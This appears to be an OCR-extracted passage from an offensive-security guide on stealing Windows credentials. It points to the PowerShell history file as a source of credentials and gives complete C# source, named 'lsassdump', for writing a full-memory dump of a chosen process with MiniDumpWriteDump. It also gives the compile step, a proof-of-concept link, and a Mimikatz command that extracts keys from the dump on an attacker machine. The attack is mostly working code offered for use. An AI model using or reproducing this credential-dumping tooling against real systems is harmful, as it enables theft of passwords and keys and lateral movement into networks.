
- Many System Administrators uses PowerShell for Automation & Administration, hence there are high chances of presence of credentials in the above txt file.

```
PS C:\Users\Doctor> (Get-PSReadLineOption).HistorySavePath
C:\Users\Doctor\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

Custom C# Process Dumper

- **“MiniDumpWriteDump()”** API present under **“dbghelp.dll”** can be used to create dump of any process.

```
Compile: csc.exe /target:exe dump.cs

dump.exe
```




```
namespace dump
{
    using System;
    using System.Diagnostics;
    using System.Runtime.InteropServices;
    using System.IO;

    public static class lsassdump
    {

        public enum MINIDUMP_TYPE
        {
            MiniDumpNormal = 0x00000000,
            MiniDumpWithDataSegs = 0x00000001,
            MiniDumpWithFullMemory = 0x00000002,
            MiniDumpWithHandleData = 0x00000004,
            MiniDumpFilterMemory = 0x00000008,
            MiniDumpScanMemory = 0x00000010,
            MiniDumpWithUnloadedModules = 0x00000020,
            MiniDumpWithIndirectlyReferencedMemory = 0x00000040,
            MiniDumpFilterModulePaths = 0x00000080,
            MiniDumpWithProcessThreadData = 0x00000100,
            MiniDumpWithPrivateReadWriteMemory = 0x00000200,
            MiniDumpWithoutOptionalData = 0x00000400,
            MiniDumpWithFullMemoryInfo = 0x00000800,
            MiniDumpWithThreadInfo = 0x00001000,
            MiniDumpWithCodeSegs = 0x00002000,
            MiniDumpWithoutAuxiliaryState = 0x00004000,
            MiniDumpWithFullAuxiliaryState = 0x00008000,
            MiniDumpWithPrivateWriteCopyMemory = 0x00010000,
            MiniDumpIgnoreInaccessibleMemory = 0x00020000,
            MiniDumpWithTokenInformation = 0x00040000,
            MiniDumpWithModuleHeaders = 0x00080000,
            MiniDumpFilterTriage = 0x00100000,
            MiniDumpValidTypeFlags = 0x001fffff
        }

  //Contd..
```

```
//Cont…

        [DllImport("dbghelp.dll", SetLastError = true)]
        static extern bool MiniDumpWriteDump(
            IntPtr hProcess,
            UInt32 ProcessId,
            SafeHandle hFile,
            MINIDUMP_TYPE DumpType,
            IntPtr ExceptionParam,
            IntPtr UserStreamParam,
            IntPtr CallbackParam);

        public static void Main()
        {
            Console.WriteLine("Enter Process Name:");
                String r = Console.ReadLine();
                String path = "C:\\Windows\\Temp";
                Process[] All = Process.GetProcessesByName(r);
                foreach (Process process in All)
            {
                UInt32 ProcessId = (uint)process.Id;
                IntPtr hProcess = process.Handle;
                MINIDUMP_TYPE DumpType = MINIDUMP_TYPE.MiniDumpWithFullMemory;
                        string out_dump_path = Path.Combine(path, r + "_" + ProcessId.ToString() + ".dmp");
                FileStream procdumpFileStream = File.Create(out_dump_path);
                bool success = MiniDumpWriteDump(hProcess, ProcessId, procdumpFileStream.SafeFileHandle, Dump-
Type, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero);
            }
        }

    }
}
```

GitHub POC : https://gist.github.com/bharadwajyas/b9fd9abac8c18db991fa601eb718c9fd

- The extracted Dump file can then be processed with Mimikatz under attacker control machine

```
Invoke-Mimikatz –Command ‘”sekurlsa::minidump file.dmp” “privilege::debug” “token::elevate” “sekurlsa::ekeys”’
```



REFERENCES

- **Special Thanks to :**

  - @gentilkiwi, @_RastaMouse, @ShitSecure
  - @kmkz_security, @FuzzySec, @Oddvarmoe
  - @Sbousseaden, @424f424f, @harmj0y
  - @0gtweet, @Flangvik, @_xpn_, @_EthicalChaos_

  Thanks for all the support !